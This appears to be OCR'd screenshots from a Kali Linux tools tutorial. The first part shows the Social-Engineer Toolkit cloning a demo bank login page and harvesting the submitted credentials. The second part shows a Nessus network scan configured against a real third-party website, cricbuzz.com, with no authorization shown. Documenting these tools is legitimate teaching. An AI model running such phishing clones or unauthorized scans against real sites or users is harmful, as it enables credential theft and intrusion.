

Applications
Places
Terminal
Sun 7:06 PM
root@kali: ~
File Edit View Search Terminal Help
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://demo.testfire.net/login.jsp
[*] Cloning the website: https://demo.testfire.net/login.jsp
[*] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.
[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [29/Sep/2019 19:03:15] "GET / HTTP/1.1" 200 -
directory traversal attempt detected from: 10.0.2.15
10.0.2.15 - - [29/Sep/2019 19:03:15] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.15 - - [29/Sep/2019 19:03:31] "GET /index2.html HTTP/1.1" 200 -
10.0.2.15 - - [29/Sep/2019 19:03:53] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE PASSWORD FIELD FOUND: uid=admin
POSSIBLE PASSWORD FIELD FOUND: passw=admin
POSSIBLE USERNAME FIELD FOUND: btnSubmit=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


Mozilla Firefox
10.0.2.15/
Altoro Mutual
10.0.2.15
The site https://demo.testfire.net/login.jsp has moved, click here to go to the new location.





15. Nessus →


If you have a computer connected to a network, Nessus can help find vulnerabilities that a potential attacker may take advantage of. Of course, if you are an administrator for multiple computers connected to a network, you can make use of it and secure those computers.



Nessus / Initializing
https://localhost:8834/#/
STEP 3 OF 3
Nessus
Initializing
Please wait while Nessus prepares the files needed to scan your assets.
Downloading plugins...
© 2019 Tenable™, Inc.


Nessus Essentials / Scans / Edit
Options
https://localhost:8834/#/scans/reports/new/731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65
nessus Essentials
Scans
Settings
root
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
TENABLE
Community
Research
New Scan / Basic Network Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Name
coep
Description
Folder
My Scans
Targets
Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com
REQUIRED
Upload Targets
Add File
Save
Cancel
12:11 PM
9/26/2019



Nessus Essentials / Scans / Edit
Options
https://localhost:8834/#/scans/reports/new/731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65
nessus Essentials
Scans
Settings
root
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
TENABLE
Community
Research
New Scan / Basic Network Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Scan Type
Port scan (common ports)
General Settings:
Always test the local Nessus host
Use fast network discovery
Port Scanner Settings:
Scan common ports
Use netstat if credentials are provided
Use SYN scanner if necessary
Ping hosts using:
TCP
ARP
ICMP (2 retries)
12:12 PM
9/26/2019


Nessus Essentials / Scans / Edit
Options
https://localhost:8834/#/scans/reports/new/731a8e52-3ea6-a291-ec0a-d2ff0619c19d7bd788d6be818b65
nessus Essentials
Scans
Settings
root
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
TENABLE
Community
Research
New Scan / Basic Network Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Name
Cricbuzz
Description
Folder
My Scans
Targets
https://www.cricbuzz.com/
Upload Targets
Add File
Save
Cancel
12:14 PM
9/26/2019


Nessus Essentials / Folders / My
Options
https://localhost:8834/#/scans/folders
nessus Essentials
Scans
Settings
root
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
TENABLE
Community
Research
My Scans
Import
New Folder
New Scan
Search Scans
1 Scan
Name
Schedule
Last Modified
Cricbuzz
On Demand
N/A
12:14 PM
9/26/2019
Nessus Essentials / Folders / My
Options
https://localhost:8834/#/scans/folders/my-scans
nessus Essentials
Scans
Settings
root
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
TENABLE
Community
Research
My Scans
Import
New Folder
New Scan
Search Scans
1 Scan
Name
Schedule
Last Modified
Cricbuzz
On Demand
Today at 12:15 PM
12:15 PM
9/26/2019



Nessus Essentials / Folders / Vie
Options
New Tab
https://localhost:8834/#/scans/reports/5/vulnerabilities
nessus Essentials
Scans
Settings
root
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
TENABLE
Community
Research
Cricbuzz
Back to My Scans
Configure
Hosts 1
Vulnerabilities 8
History 4
Filter
Search Vulnerabilities
8 Vulnerabilities
Sev
Name
Plugin ID: 22964
Family
Count
INFO Service Detection Service detection 2
INFO Host Fully Qualified Domain Name (FQDN) Resolution General 1
INFO HTTP Server Type and Version Web Servers 1
INFO HyperText Transfer Protocol (HTTP) Information Web Servers 1
INFO Nessus SYN scanner Port scanners 1
INFO TCP/IP Timestamps Supported General 1
INFO Traceroute Information General 1
INFO Web Server robots.txt Information Disclosure Web Servers 1
Scan Details
Policy: Basic Network Scan
Status: Running
Scanner: Local Scanner
Start: Today at 12:25 PM
Vulnerabilities
Critical
High
Medium
Low
Info
12:32 PM
9/26/2019

